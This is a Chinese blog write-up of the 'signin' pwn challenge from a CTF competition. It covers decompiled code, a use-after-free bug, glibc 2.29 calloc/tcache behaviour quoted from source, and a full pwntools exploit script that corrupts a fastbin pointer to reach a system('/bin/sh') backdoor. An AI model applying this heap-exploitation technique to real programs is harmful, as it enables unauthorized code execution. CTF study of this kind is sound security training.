

# i春秋新春战役PWN之signin(calloc不从tcache里取chunk)

原创

halvk 于 2020-02-26 22:38:11 发布 795 收藏

分类专栏: [pwn CTF 二进制漏洞](#) 文章标签: [安全 CTF 二进制漏洞 缓冲区溢出 PWN](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/seaasecsa/article/details/104526905>

版权



[pwn](#) 同时被 3 个专栏收录

161 篇文章 18 订阅


订阅专栏



[CTF](#)

161 篇文章 8 订阅

订阅专栏



[二进制漏洞](#)

161 篇文章 7 订阅

订阅专栏

## Signin(calloc不从tcache里取chunk)

首先, 检查一下程序的保护机制

```
root@sea:/# checksec signin
[*] '/signin'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
root@sea:/#
```

然后, 我们用IDA分析一下, 存在一个后门函数, 要执行后面函数, 需要ptr不为0

```
__int64 __fastcall signin(void)
{
    printf("your choice?");
    s = 0LL;
    v3 = 0LL;
    memset(&s, 0, 0x10uLL);
    read(0, &s, 0xFuLL);
    v0 = atoi((const char *)&s);
    if (v0 == 2)
    {
        edit();
    }
    else if (v0 > 2)
    {
        if (v0 != 3)
        {
            if (v0 == 6)
            {
                backdoor();
                goto LABEL_12;
            }
        }
        del();
    }
    else
    {
        if (v0 != 1)
        {
            LABEL_12:
                puts("no such choice!");
                return __readfsqword(0x28u) ^ v4;
        }
        add();
    }
    return __readfsqword(0x28u) ^ v4;
}
```

<https://blog.csdn.net/seaasecsa>

```

1 void __noreturn backdoor()
2 {
3     calloc(1uLL, 0x70uLL);
4     if ( ptr )
5         system("/bin/sh");
6     exit(0);
7 }

```

Delete功能没有清空指针

```

2     memset(&s, 0, 0x10uLL);
3     read(0, &s, 0xFuLL);
4     v1 = atoi((const char *)&s);
5     if ( v1 <= 0xF && flags[v1] == 1 )
6     {
7         free((void *)ptrlist[v1]);
8         flags[v1] = 0;
9     }
10    return __readfsqword(0x28u) ^ v4;
11 }

```

Edit功能存在UAF漏洞，但edit功能只能使用一次

```

1 unsigned __int64 edit()
2 {
3     int v0; // ST0C_4
4     __int64 s; // [rsp+10h] [rbp-20h]
5     __int64 v3; // [rsp+18h] [rbp-18h]
6     unsigned __int64 v4; // [rsp+28h] [rbp-8h]
7
8     v4 = __readfsqword(0x28u);
9     if ( cnt >= 0 )
10    {
11        puts("idx?");
12        s = 0LL;
13        v3 = 0LL;
14        memset(&s, 0, 0x10uLL);
15        read(0, &s, 0xFuLL);
16        v0 = atoi((const char *)&s);
17        read(0, (void *)ptrlist[v0], 0x50uLL);
18        --cnt;
19    }
20    return __readfsqword(0x28u) ^ v4;
21 }

```

<https://blog.csdn.net/seaaseesa>

测试出题目给我们的glibc版本为2.29，存在tcache机制。

由于edit功能只用一次。同时，我们注意到后门里函数使用了calloc。

```

1 void __noreturn backdoor()
2 {
3     calloc(1uLL, 0x70uLL);
4     if ( ptr )
5         system("/bin/sh");
6     exit(0);
7 }

```

通过阅读glibc2.29源码，我们得知**calloc**不会从**tcache bin**里取空闲的**chunk**，而是从**fastbin**里取，取完后，和**malloc**一样，如果**fastbin**里还有剩余的**chunk**，则全部放到对应的**tcache bin**里取，采用头插法

1. `if((unsigned long)(nb) <= (unsigned long)(get_max_fast()))`
2. {
3. `idx = fastbin_index(nb);`
4. `mfastbinptr *fb = &fastbin(av, idx);`
5. `mchunkptr pp;`
6. `victim = *fb;`
- 7.

```

8.  if (victim != NULL)
9.  {
10.  if (SINGLE_THREAD_P)
11.    *fb = victim->fd;
12.  else
13.    REMOVE_FB (fb, pp, victim);
14.  if (__glibc_likely (victim != NULL))
15.    {
16.    size_t victim_idx = fastbin_index (chunksize (victim));
17.    if (__builtin_expect (victim_idx != idx, 0))
18.      malloc_printerr ("malloc(): memory corruption (fast)");
19.    check_reallocated_chunk (av, victim, nb);
20. #if USE_TCACHE
21.    /* While we're here, if we see other chunks of the same size,
22.    stash them in the tcache. */
23.    size_t tc_idx = csize2tidx (nb);
24.    if (tcache && tc_idx < mp_.tcache_bins)
25.    {
26.    mchunkptr tc_victim;
27.
28.    /* While bin not empty and tcache not full, copy chunks. */
29.    while (tcache->counts[tc_idx] < mp_.tcache_count
30.    && (tc_victim = *fb) != NULL)
31.    {
32.    if (SINGLE_THREAD_P)
33.      *fb = tc_victim->fd;
34.    else
35.    {
36.    REMOVE_FB (fb, pp, tc_victim);
37.    if (__glibc_unlikely (tc_victim == NULL))
38.      break;
39.    }
40.    tcache_put (tc_victim, tc_idx);
41.    }
42.    }
43. #endif
44.    void *p = chunk2mem (victim);
45.    alloc_perturb (p, bytes);
46.    return p;
47.    }
48.  }
49.  }

```

那么，我们可以利用一次edit，把ptr-0x10链接到fastbin里去，然后调用后面函数执行calloc从fastbin里取出一个chunk，然后剩余的chunk全部放到对应的tcache bin里去。由于采用的是头插法插入，那么(ptr-0x10)->fd = heap\_x\_addr，这样，也就是ptr被写了一个堆的地址，不为0了，那么接下来就会执行system("/bin/sh")了。

综上，我们的exp脚本

```
#coding:utf8
from pwn import *

sh = process('./signin')
ptr = 0x4040C0

def create(index):
    sh.sendlineafter('your choice?','1')
    sh.sendlineafter('idx?',str(index))

def edit(index,content):
    sh.sendlineafter('your choice?','2')
    sh.sendlineafter('idx?',str(index).ljust(0xE,'\x00'))
    sh.send(content)

def delete(index):
    sh.sendlineafter('your choice?','3')
    sh.sendlineafter('idx?',str(index))
#申请8个堆
for i in range(8):
    create(i)

#释放8个堆, 7个进tcache,1个进fastbin
for i in range(8):
    delete(i)
#从tcache里取出一个,则还剩下6个
create(8)
edit(7,p64(ptr - 0x10))
#getshell
sh.sendlineafter('your choice?','6')

sh.interactive()
```